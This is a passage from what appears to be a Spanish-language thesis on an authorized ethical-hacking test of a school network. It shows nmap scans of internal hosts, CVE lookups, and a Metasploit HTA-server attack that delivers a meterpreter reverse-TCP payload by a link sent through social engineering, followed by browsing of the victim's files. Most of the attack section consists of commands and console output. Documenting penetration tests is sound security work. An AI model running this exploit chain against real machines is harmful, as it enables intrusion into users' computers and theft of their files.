Como parte de la investigación de tipo exploratoria se ha identificado una variable dependiente e independiente.

Variable Independiente:

- Identificación de amenazas y/o vulnerabilidades existentes en los equipos conectados a la red.

Variable Dependiente:

- Hacking ético.

2.2.2. TÉCNICAS DE RECOLECCIÓN DE INFORMACIÓN

Para recolectar información y elaborar el proyecto, se realizó mediante la observación e investigación de propuestas tecnológicas similares de varias tesis realizadas y subidas a los repositorios institucionales de las universidades tanto del país y del exterior. Además de los antecedentes investigados y mencionados sobre delitos informáticos especialmente que hizo la empresa de Seguridad Eset en Latinoamérica la cual detectó que varias instituciones educativas de segundo nivel han tenido algún problema o incidente de seguridad informática.

2.2.3. METODOLOGÍA DE DESARROLLO DEL PROYECTO

Para llevar a cabo el desarrollo de la propuesta tecnológica es necesario aplicar las siguientes fases que provienen del hacking ético mediante el Pentesting (test de penetración), específicamente utilizando de referencia la metodología Pentesting PTES, que posee siete fases, las cuales son [32]:

- Fase 1: Interacciones previas.
- Fase 2: Recolección de información.
- Fase 3: Modelado de amenazas.
- Fase 4: Análisis de Vulnerabilidades.
- Fase 5: Explotación.
- Fase 6: Post-Explotación.
- Fase 7: Informe.

Acoplado esta metodología al estilo de auditoria, quedaría de la siguiente manera:

- Fase 1: Recopilación de información
- Fase 2: Análisis de vulnerabilidades.
- Fase 3: Explotación.
- Fase 4: Presentación de Informe.

Estas fases son muy similares a las fases propias del pentesting predeterminadas.

CAPITULO 3

3. PROPUESTA.

3.1. REQUERIMIENTOS

Se especificó que como referencia se utilizó la metodología PTES al estilo de auditoria requerido.

El encargado del área de TI de la institución educativa permitió que se realicen las pruebas de intrusión y los ataques para la propuesta, mediante ciertas consideraciones:

- ✓ No indisponer los recursos de la red durante la realización de las pruebas
- ✓ No modificar, alterar o eliminar archivos importantes.
- ✓ No modificar la configuración de equipos de la institución conectados a la red.
- ✓ Mantener confidencialidad de la información obtenida de las pruebas, ya que solo se permite para fines de investigación técnica.
- ✓ Mostrar el proceso y resultados de vulnerabilidades y ciertas recomendaciones en un informe.

3.2. DESARROLLO DE LA PROPUESTA

En esta sección se demostrará la parte práctica de la propuesta tecnológica, donde se realizó la aplicación de Hacking Ético mediante un Test de Intrusión “Pentesting” y ataques Men in the Middle (MITM).

Para desarrollar el Test de Intrusión “Pentesting” fue necesario indagar acerca de la metodología PTES (Penetration Testing Execution Standar) que fue la referencial para este tipo de análisis, ya que es similar a las fases propias de un Test de Intrusión. Mencionado lo anterior consta de las siguientes fases:

- ❖ Fase 1: Recopilación de información
- ❖ Fase 2: Análisis de vulnerabilidades.
- ❖ Fase 3: Explotación.
- ❖ Fase 4: Presentación de Informe.

Vale recalcar que en vista que se realizó un test de caja gris nos facilitaron la clave de acceso a un punto de acceso a la red.

3.2.1. ESCENARIO UTILIZADO PARA EL DESARROLLO DE LA PROPUESTA.

Es necesario evidenciar en un gráfico el escenario y el diagrama de red que posee la institución, para conocer así la ubicación de donde se hizo la ejecución de las pruebas.




Figura 1. Escenario y diagrama de red

Para llevar a cabo la propuesta tecnológica, se situó en la oficina de TIC, utilizando la conexión inalámbrica del punto de acceso 1, en dicho lugar se conectan el encargado dicha oficina, la mayoría de docentes y cierto personal administrativo.


3.2.2. FASE 1: RECOPIACIÓN DE INFORMACIÓN

En esta fase se recolecta la información acerca de los equipos conectados a la red local inalámbrica, sus IP, MAC Address, el estado de los puertos, el sistema operativo, nombre del dispositivo o PC, y los servicios que se están ejecutando. Para ello se utilizó la herramienta NMAP que hace todo lo mencionado

anteriormente, esta herramienta ya viene incluida en el Sistema Operativo Kali Linux, el cual se utilizó.

Ya sabiendo la dirección IP de la puerta de enlace del punto de acceso 1, que es la 192.168.10.15, se procede a realizar el análisis.

Para esto se ingresa a NMAP y se utiliza el siguiente comando.



```
Archivo Acciones Editar Vista Ayuda
root@kali: ~
root@kali:~# nmap -T4 -A -v 192.168.10.0/24
```

Figura 2. Escaneo de todos los host activos de la red mediante comandos con Nmap.

Donde:

- -T4: Escaneo tipo intenso, pero relativamente rápido, es el más recomendado en un testeo.
- -A: Detalla los servicios, nombres de equipos (PC, Tablet, Smartphones), sistemas operativos en ejecución
- -v: Muestra detalles acerca de cada proceso que se ejecuta

En este caso se analizó todas las subredes por tal motivo se colocó 192.168.10.0/24. A continuación, se mostrarán las respectivas imágenes de los resultados obtenidos de ciertos equipos importantes como el router principal, el router del punto de acceso 1 y computadores, que posean sus puertos abiertos IP a excepción de equipos con puertos filtrados y cerrados que mayormente son dispositivos celulares. El resto de imágenes estarán anexadas (véase Anexo 1).

- A) Gateway - Router Mikrotik IP 192.168.10.1, es el router principal o la puerta de enlace, que permite la interconexión entre los dispositivos de la red local.

```

Nmap scan report for 192.168.10.1
Host is up (0.40s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              MikroTik router ftpd 5.25
|_ftp-syst:
|_SYST: UNIX MikroTik 5.25
|_STAT:
|_MikroTik FTP server (MikroTik 5.25) status:
|_Logged in as
|_TYPE: ASCII; STRUCTure: File; transfer MODE: Stream
|_No data connection
|_End of status
23/tcp    open  telnet          Linux telnetd
53/tcp    open  domain          (generic dns response: NOTIMP)
80/tcp    open  http            MikroTik router config httpd
|_http-methods:
|_Supported Methods: GET HEAD
|_http-robots.txt: 1 disallowed entry
|_/
|_http-title: RouterOS router configuration page
443/tcp   open  ssl/https?
|_sslv2:
|_SSLv2 supported
|_ciphers: none
2000/tcp  open  bandwidth-test MikroTik bandwidth-test server
2222/tcp  open  ssh             OpenSSH 5.5p1 Debian 6+squeeze2 (protocol 2.0)
|_ssh-hostkey:
|_1024 76:52:3f:e5:61:e5:03:d9:75:bf:37:a9:51:22:94:ed (DSA)
|_2048 46:59:2d:6e:43:14:3f:be:d0:02:05:9a:a1:5b:57:be (RSA)
8080/tcp  open  http-proxy     MikroTik http proxy

```

Figura 3. Escaneo de puertos, servicios y versión del equipo (Gateway) con IP 192.168.10.1

B) Router TP-Link IP 192.168.10.15. Este es el router del punto de acceso 1, donde se estableció la conexión a la red inalámbrica.

```

Nmap scan report for 192.168.10.15
Host is up (0.10s latency).
Not shown: 976 closed ports
PORT      STATE SERVICE          VERSION
1/tcp     filtered tcpmux
80/tcp    open  http            TP-LINK WR1043ND WAP http config
|_http-methods:
|_Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Router Webservice
|_http-title: TL-WR1043ND
|_http-trane-info: Problem with XML parsing of /evox/about
515/tcp   filtered printer
1007/tcp  filtered unknown
1132/tcp  filtered kvm-via-ip
1864/tcp  filtered paradym-31
1900/tcp  open  upnp            ipOS upnpd (TP-LINK TL-WR1043ND WAP 1.0; UPnP 1.0)
2601/tcp  filtered zebra
3323/tcp  filtered active-net
3827/tcp  filtered netmpi
4126/tcp  filtered ddrepl
4445/tcp  filtered upnotifyp
5440/tcp  filtered unknown
5800/tcp  filtered vnc-http
5952/tcp  filtered unknown
6510/tcp  filtered mcer-port
7000/tcp  filtered afs3-fileserver
8021/tcp  filtered ftp-proxy
9000/tcp  filtered cslistener
11111/tcp filtered vce
16080/tcp filtered osxwebadmin

```

Figura 4. Escaneo de puertos, servicios y versión del equipo con IP 192.168.1.15

C) En la siguiente imagen se mostrará una de los siete computadores que se encontraron en el escaneo.

```

Nmap scan report for 192.168.10.51
Host is up (0.016s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE          VERSION
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds    Windows 10 Pro 18362 microsoft-ds (workgroup: WORKGROUP)
2968/tcp  open  enpp?
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: bridge|general purpose
Running (JUST GUESSING): Oracle Virtualbox (97%), QEMU (91%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu
Aggressive OS guesses: Oracle Virtualbox (97%), QEMU user mode network gateway (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=50 (Good luck!)
IP ID Sequence Generation: Randomized
Service Info: Host: DESKTOP-STIN92I; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
_clock-skew: mean: 1h53m46s, deviation: 2h53m21s, median: 13m41s
nbstat: NetBIOS name: DESKTOP-STIN92I, NetBIOS user: <unknown>, NetBIOS MAC: 10:5b:ad:02:7a:8d (Mega Well Limited)
Names:
  DESKTOP-STIN92I<00>  Flags: <unique><active>
  WORKGROUP<00>      Flags: <group><active>
  DESKTOP-STIN92I<20>  Flags: <unique><active>
  WORKGROUP<1e>      Flags: <group><active>
  WORKGROUP<1d>      Flags: <unique><active>
  \x01\x02_MSBROWSE_\x02<01>  Flags: <group><active>
smb-os-discovery:
  OS: Windows 10 Pro 18362 (Windows 10 Pro 6.3)
  OS CPE: cpe:/o:microsoft:windows_10::-

```

Figura 5. Escaneo de puertos, servicios y versión del equipo con IP 192.168.10.51

A continuación, se mostrará el listado de equipos e IP con cierta observación de cada uno.

LISTADO DE TODAS LAS DIRECCIONES IP ENCONTRADAS

DIRECCIÓN IP	OBSERVACIÓN
192.168.10.1(Router Mikrotik)	Posee ciertos puertos vulnerables
192.168.10.2	Puertos Filtrados
192.168.10.3	Puertos Filtrados
192.168.10.4	Puertos Filtrados
192.168.10.5	Puertos Filtrados
192.168.10.6	Puertos Filtrados
192.168.10.8	Puertos Filtrados
192.168.10.15(Router TPLINK)	Mayoría de puertos filtrados
192.168.10.19	Puertos Filtrados
192.168.10.23	Puertos Filtrados
192.168.10.25 (Switch Cisco)	Puertos cerrados
192.168.10.51	Puertos vulnerables
192.168.10.65	Posee ciertos puertos vulnerables

192.168.10.81	Puertos Filtrados
192.168.10.99	Puertos vulnerables
192.168.10.105	Puertos vulnerables
192.168.10.110	Puertos vulnerables
192.168.10.117	Puertos vulnerables
192.168.10.120	Puertos vulnerables

Tabla 1. Listado de IP encontradas con NMAP

Resultados obtenidos de la recopilación de información:

Se encontraron 19 equipos en su totalidad, entre 3 equipos de red, 7 computadoras y 9 dispositivos móviles. Vale mencionar que los dispositivos con puertos totalmente filtrados son smartphones.

Según el resultado del escaneo realizado demostró que ciertos dispositivos, tales como computadores poseían puertos abiertos en su mayoría, aunque los equipos de red en específico el router principal Mikrotik también mostraba ciertos puertos vulnerables. Para ver a detalle los resultados del total de los equipos encontrados se evidenciará en la sección anexos (véase Anexo 1).

3.2.3. FASE 2: ANÁLISIS DE VULNERABILIDADES

Esta fase se encarga de analizar la información obtenida anteriormente e identificar las posibles vulnerabilidades existentes o posibles vectores de ataques al sistema, dispositivos o a la red. Aunque se conoce que la institución educativa no posee protección IPS e IDS lo cual pudiese ser una vulnerabilidad, es necesario buscar las vulnerabilidades en los computadores y equipos de red, las cuales se las buscó de forma manual, aunque existen maneras de hacerlos automáticamente.

Las vulnerabilidades se representan mediante un CVE que significa vulnerabilidades y exposiciones comunes. Para hacer confiable la búsqueda se las realizó en la página oficial de Mitre-CVE que almacena en una base de datos las vulnerabilidades de seguridad informática conocidas a nivel mundial mediante los CVE y sus números de identificación CVE-ID. Así es la pantalla principal de dicho Sitio Web.



Figura 6. Pantalla principal de cve.mitre.org

Las búsquedas manuales se las hizo en base al puerto, sistema operativo, servicio y versión de cada dispositivo encontrado mediante NMAP. Dicha búsqueda se la hace en la barra de búsqueda del CVE.



Figura 7. Pantalla del buscador de cve.mitre.org

A continuación, se mostrarán detalles de los dispositivos, así como la vulnerabilidad asociada a ellos. Se mostrarán los dispositivos principales los cuales tengan vulnerabilidades, los restantes se los mantendrá anexadas (véase Anexo 2).

Resultados de escaneo de dispositivos encontrados en la red y sus vulnerabilidades

Información del equipo			
IP: 192.168.10.1			
Tipo: Router Mikrotik			
Puertos abiertos	Servicio	Versión de servicio	Identificador de Vulnerabilidad (CVE)
21/	FTP	Mikrotik router 5.25 ftpd	▪ CVE-2019-13074
23	Telnet	Linux Telnetd	▪ CVE: No identificado
53	Domain		▪ CVE: No identificado
80	Http	Mkrotik Router config httpd	▪ CVE-2019-13954 ▪ CVE-2018-1158
443	Ssl/ Https		▪ CVE: No identificado
2000	Banwitch-test	Mikrotik Bandwitch Test Server	▪ CVE: No identificado
2222	ssh	Open Ssh 5.5p1 Debian 6+squeeze2	▪ CVE: No identificado
8080	http-proxy	Mikrotik http Proxy	▪ CVE: No identificado
8291	unknown		▪ CVE: No identificado

Tabla 2. Información y vulnerabilidades del dispositivo con IP 192.168.10.1

Información del equipo			
IP: 192.168.10.15			
Tipo: Router TP-Link			
Puertos abiertos	Servicio	Versión de servicio	Identificador de Vulnerabilidad (CVE)
80	Http	TP-Link WR1043ND WAP http config	▪ CVE-2019-6971

1900	Upnp	ipOS upnpd (TP-Link TL-WR1043ND WAP 1.0; UPnP 1.0)	<ul style="list-style-type: none"> ▪ CVE: No identificado
------	------	--	--

Tabla 3. Información y vulnerabilidades del dispositivo con IP 192.168.10.15

Información del equipo IP: 192.168.10.51 Tipo: Ordenador-PC Sistema Operativo: Windows 10 Pro 6.3			
Puertos abiertos	Servicio	Versión de servicio	Identificador de Vulnerabilidad (CVE)
135	Msrpc	Microsoft Windows RPC	<ul style="list-style-type: none"> ▪ CVE-2018-8514
139	NetBios-ssn	Microsoft Windows netbios-ssn	<ul style="list-style-type: none"> ▪ CVE no identificado
445	Microsft-ds	Windows 10 Pro 18362 microsft-ds	<ul style="list-style-type: none"> • CVE no identificado
2968	Enpp?		<ul style="list-style-type: none"> ▪ CVE no identificado

Tabla 4. Información y vulnerabilidades del dispositivo con IP 192.168.10.51

Descripción de vulnerabilidades encontradas

IP del equipo: 192.168.10.1

- **CVE-2019-13074:** Una vulnerabilidad en el demonio FTP en los enrutadores MikroTik hasta la versión 6.44, podría permitir a los atacantes remotos agotar toda la memoria disponible, lo que provocaría que el dispositivo se reiniciara debido a la administración de recursos no controlada.

- **CVE-2019-13954:** Mediante el envío de una petición HTTP diseñada, un atacante remoto autenticado puede bloquear el servidor HTTP y, en algunas circunstancias, reiniciar el sistema.
- **CVE-2018-1158:** Mikrotik RouterOS antes de 6.42.7 y 6.40.9 es vulnerable a una vulnerabilidad de agotamiento de la pila. Un atacante remoto autenticado puede bloquear el servidor HTTP mediante el análisis recursivo de JSON.

IP del equipo: 192.168.10.15

- **CVE-2019-6971:** Un atacante puede enviar una cookie en un paquete de autenticación HTTP a la interfaz web de administración del enrutador y controlar completamente el enrutador sin el conocimiento de las credenciales.

IP del equipo: 192.168.10.51

- **CVE-2018-8514:** Existe una vulnerabilidad de divulgación de información cuando el tiempo de ejecución de la llamada a procedimiento remoto inicializa incorrectamente los objetos en la memoria, también conocida como "Vulnerabilidad de divulgación de información en tiempo de ejecución de la llamada a procedimiento remoto".

Resultados obtenidos de la búsqueda:

La información mostrada en tablas son de aquellos dispositivos que se hallaron en la fase de reconocimiento, dichas tablas muestran las vulnerabilidades encontradas en la página oficial de cve-mitre la cual en su base de datos almacena CVE, además se mostró la descripción de dichas vulnerabilidades.

Se puede evidenciar que cada dispositivo de acuerdo a sus puertos abiertos, servicios, versión, y sistemas operativos identifican vulnerabilidades mediante los CVE, los mismos pueden ser varios, vale mencionar que en algunos dispositivos no se identificaron CVE, ya que en base a las características de búsqueda no existen.

3.2.4. FASE 3: EXPLOTACIÓN DE VULNERABILIDADES

Esta etapa se da una vez realizado las fases anteriores de escaneo de host, puertos, servicios e identificación de vulnerabilidades. Aquí es donde ganamos acceso al sistema y/o a los dispositivos conectados a la red en la que nos encontramos. Esto se hace mediante el uso de herramientas instaladas en Kali Linux, tales como Metasploit. Dicha herramienta permite explotar las vulnerabilidades encontradas en los equipos dentro de la red con el fin de ingresar al sistema. Para el caso que se va a demostrar se realizó un ataque de intrusión en un equipo el cual lo facilitó la persona a cargo de la oficina y área de TI, dichos ataque se los realizó con un malware, específicamente un troyano para realizar acceso remoto, y a través del mismo se verificará la seguridad del ordenador, adicional a eso se hará un ataque MITM dentro de esta sección.

ATAQUE MEDIANTE EXPLOIT HTA WEB SERVER A WINDOWS 10

Este tipo de ataque se lo realiza mediante HTA que significa aplicaciones HTML, el cual es un malware, que al descargar un archivo infectado de un enlace en cualquier navegador se ejecuta y se carga un payload a través del powershell. Este malware Solo funciona cuando no se tiene buena seguridad en el computador.

Herramientas utilizadas.

- Kali Linux
- VirtualBox
- Metasploit

Para realizar el ataque se siguieron los siguientes pasos:

Abrir la máquina virtual VirtualBox e ingresar a Kali Linux, una vez dentro en la caja de herramientas, seleccionar la opción “Herramientas de Explotación” y la opción Metasploit, donde se iniciará automáticamente su base de datos por defecto que es PostgreSQL y sus componentes.




Figura 8. Pantalla principal de Metasploit

Se debe ingresar mediante el comando “search” para buscar el tipo de exploit de acceso remoto.




Figura 9. Búsqueda de exploit mediante “search”

Se encontró tal exploit y mediante el comando “use” se lo utiliza.



Figura 10. Utilización de exploit mediante "use"

Se utilizan los comandos siguientes para especificar nuestro Host como servidor:

- Set lhost IP, con la IP del equipo atacante.
- Set srvhost IP, con la IP del equipo atacante, para asignarlo como servidor

Luego se utiliza el comando “ifconfig” en otro terminal para saber nuestra IP como atacante.

```

msf5 > use exploit/windows/misc/hta_server
msf5 exploit(windows/misc/hta_server) > set lhost 192.168.1.16
lhost => 192.168.1.16
msf5 exploit(windows/misc/hta_server) > set srvhost 192.168.1.16
srvhost => 192.168.1.16
msf5 exploit(windows/misc/hta_server) > █

```

Figura 11. Utilización de comandos "set lhost" y "set srvhost".

Ahora se utiliza el payload mediante el comando "set payload", cargándolo en el meterpreter para establecer la conexión remota.

```

msf5 > use exploit/windows/misc/hta_server
msf5 exploit(windows/misc/hta_server) > set lhost 192.168.1.16
lhost => 192.168.1.16
msf5 exploit(windows/misc/hta_server) > set srvhost 192.168.1.16
srvhost => 192.168.1.16
msf5 exploit(windows/misc/hta_server) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/misc/hta_server) > █

```

Figura 12. Utilización del payload mediante ingreso de comandos

Se ingresa el puerto al cual vamos a redirigir la solicitud de la víctima.

```

msf5 exploit(windows/misc/hta_server) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/misc/hta_server) > set lport 8443
lport => 8443
msf5 exploit(windows/misc/hta_server) > █

```

Figura 13. Asignación de puerto mediante "lport"

Mediante el comando "exploit" se utiliza para ejecutar dicho ataque.

```

msf5 exploit(windows/misc/hta_server) > set lport 8443
lport => 8443
msf5 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.16:8443
msf5 exploit(windows/misc/hta_server) > [*] Using URL: http://192.168.1.16:8080/xcjAfbx.hta
[*] Server started.
█

```

Figura 14. Ejecución del exploit

Vemos que se generó un url el cual se le envió a la víctima que es una máquina del encargado del área de TIC, aunque se puede enviar sea por redes sociales, correo electrónico o cualquier otro método, obviamente se aplica algo de ingeniería social.

```
[*] Started reverse TCP handler on 192.168.1.16:8443
msf5 exploit(windows/misc/hta_server) > [*] Using URL: http://192.168.1.16:8080/xcjAfbx.hta
[*] Server started.
[*] 192.168.1.12 hta_server - Delivering Payload
```

Figura 15. Generación del url

Se utilizó el comando “sessions” para saber las víctimas, quien o quienes abrieron el archivo.hta.

```
msf5 exploit(windows/misc/hta_server) > sessions
Active sessions
=====
  Id  Name  Type           Information                                     Connection
  ---  ---  ---           ---                                     ---
  1    meterpreter x86/windows  LAPTOP-G7HBJ114\Danna @ LAPTOP-G7HBJ114  192.168.1.16:8443 → 192.168.1.12:53038 (192.168.1.12)
msf5 exploit(windows/misc/hta_server) > |
```

Figura 16. Verificación de sesiones de víctimas.

Para este caso era solo hay una víctima, que es la persona que estaba en la oficina de TI.

Mediante “session -i” y del id “1” que pertenece a la única máquina víctima en iniciar la sesión, y se activa el meterpreter, en donde se utiliza “sysinfo” para ver la descripción de la PC.

```
msf5 exploit(windows/misc/hta_server) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > sysinfo
Computer      : LAPTOP-G7HBJ114
OS            : Windows 10 (10.0 Build 17134).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > |
```

Figura 17. Verificación de sesión y descripción de maquina víctima

Ingresando “ls” podemos ver los archivos que esta máquina tiene por defecto, y se muestra el contenido de descargas, además en ese sitio es donde se descargó el archivo hta.


```

meterpreter > ls
Listing: C:\Users\Danna\Downloads
=====
Mode                Size           Type             Last modified    Name
-----
100666/rw-rw-rw-  6693           fil              2020-02-25 13:28:02 -0500 0zqVQ1RIU.hta
100666/rw-rw-rw-  33636          fil              2019-08-27 06:47:31 -0500 1 CERTIFICACIÓN DE INSTRUMENTOS DE EVALUACIÓN.xlsx
100666/rw-rw-rw-  22367          fil              2019-09-15 12:39:29 -0500 1.4 Plan de Refuerzo Academico (2015-2016).xlsx
100666/rw-rw-rw-  198589         fil              2019-08-14 18:31:39 -0500 1369-5278-1-PB (1).pdf
100666/rw-rw-rw-  198589         fil              2019-08-14 18:30:00 -0500 1369-5278-1-PB.pdf
100666/rw-rw-rw-  2155866        fil              2019-09-03 17:34:33 -0500 19 EXTINCCIONES DE LOS SERES VIVOS.pptx
100666/rw-rw-rw-  53190          fil              2019-10-30 17:04:22 -0500 1st Partial 2Q Test Topics 10th Grade.docx
100666/rw-rw-rw-  106496         fil              2019-05-01 21:55:56 -0500 2*- HOJA DE VIDA FORMATO MINISTERIO DE EDUCACION.doc
100666/rw-rw-rw-  66723          fil              2019-05-24 23:23:22 -0500 2.1 Justificación.pdf
100666/rw-rw-rw-  3297600        fil              2019-07-31 10:40:01 -0500 21229-Texto del articulo-21269-1-10-20110603 (1).PDF
100666/rw-rw-rw-  3297600        fil              2019-07-31 11:49:17 -0500 21229-Texto del articulo-21269-1-10-20110603 (2).PDF
100666/rw-rw-rw-  3297600        fil              2019-07-31 12:01:52 -0500 21229-Texto del articulo-21269-1-10-20110603 (3).PDF
100666/rw-rw-rw-  3297600        fil              2019-07-31 12:02:26 -0500 21229-Texto del articulo-21269-1-10-20110603 (4).PDF
100666/rw-rw-rw-  3297600        fil              2019-07-02 12:30:10 -0500 21229-Texto del articulo-21269-1-10-20110603.PDF
100666/rw-rw-rw-  19849          fil              2019-09-10 16:19:35 -0500 2126bd24-6128-4390-ab52-26b8aba669e3.pdf
100666/rw-rw-rw-  1580015        fil              2019-06-28 12:06:55 -0500 22*-Organizacion-y-Gestion-de-la-Secretaria.zip
100666/rw-rw-rw-  395102         fil              2019-05-01 21:49:34 -0500 2203768468_18042019.pdf
100666/rw-rw-rw-  396715         fil              2019-09-15 13:57:49 -0500 2204409068_06092019.pdf
100666/rw-rw-rw-  165888         fil              2019-07-11 11:35:51 -0500 2BACHI-Planificacion-Anual-2017-2018-ARTISTICA.doc
100666/rw-rw-rw-  11447103       fil              2020-01-23 12:19:34 -0500 2do B Contabilidad (1).xlsx
100666/rw-rw-rw-  11447103       fil              2020-01-23 12:16:23 -0500 2do B Contabilidad.xlsx
100666/rw-rw-rw-  1123950        fil              2020-01-23 12:12:46 -0500 2do Contabilidad B INGLES1 (1).xlsx
100666/rw-rw-rw-  1123950        fil              2020-01-23 12:12:41 -0500 2do Contabilidad B INGLES1.xlsx
100666/rw-rw-rw-  53494          fil              2019-09-12 19:04:55 -0500 2nd Quimestral Test Topics 10th Grade.docx
100666/rw-rw-rw-  95744          fil              2019-05-01 21:58:15 -0500 3*- FICHA DE DATOS PERSONALES (1).doc
100666/rw-rw-rw-  95744          fil              2019-05-01 21:55:50 -0500 3*- FICHA DE DATOS PERSONALES.doc

```

Figura 18. Verificación de archivos en descargas, de la maquina víctima

Ingresando el comando “ipconfig” se puede ver la ip, driver y lo relacionado a sus conexiones e interfaces de red.

```

Terminal nro. 1
meterpreter > ipconfig

Interface 1
=====
Name                : Software Loopback Interface 1
Hardware MAC        : 00:00:00:00:00:00
MTU                 : 4294967295
IPv4 Address        : 127.0.0.1
IPv4 Netmask        : 255.0.0.0
IPv6 Address        : ::1
IPv6 Netmask        : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 9
=====
Name                : Bluetooth Device (Personal Area Network)
Hardware MAC        : 20:16:b9:a8:97:23
MTU                 : 1500
IPv4 Address        : 169.254.181.207
IPv4 Netmask        : 255.255.0.0
IPv6 Address        : fe80::d870:60ae:d5cb:b5cf
IPv6 Netmask        : ffff:ffff:ffff:ffff::

Interface 11
=====
Name                : Realtek PCIe GBE Family Controller
Hardware MAC        : 84:a9:3e:59:6e:96
MTU                 : 1500
IPv4 Address        : 169.254.142.146
IPv4 Netmask        : 255.255.0.0
IPv6 Address        : 192.168.0.3

```

Figura 19. Interfaces de red

Para demostrar que estamos en una Pc remota se utilizará el comando “screenshot” que es para hacer una captura de lo que se está haciendo en la máquina y se guarda automáticamente en root.

```
meterpreter > screenshot
```

Figura 20. Uso de comando "screenshot" para capturar pantalla

Ingresamos a los archivos del contenido de root. Y en la parte inferior derecha del contenido de la venta aparece una imagen.

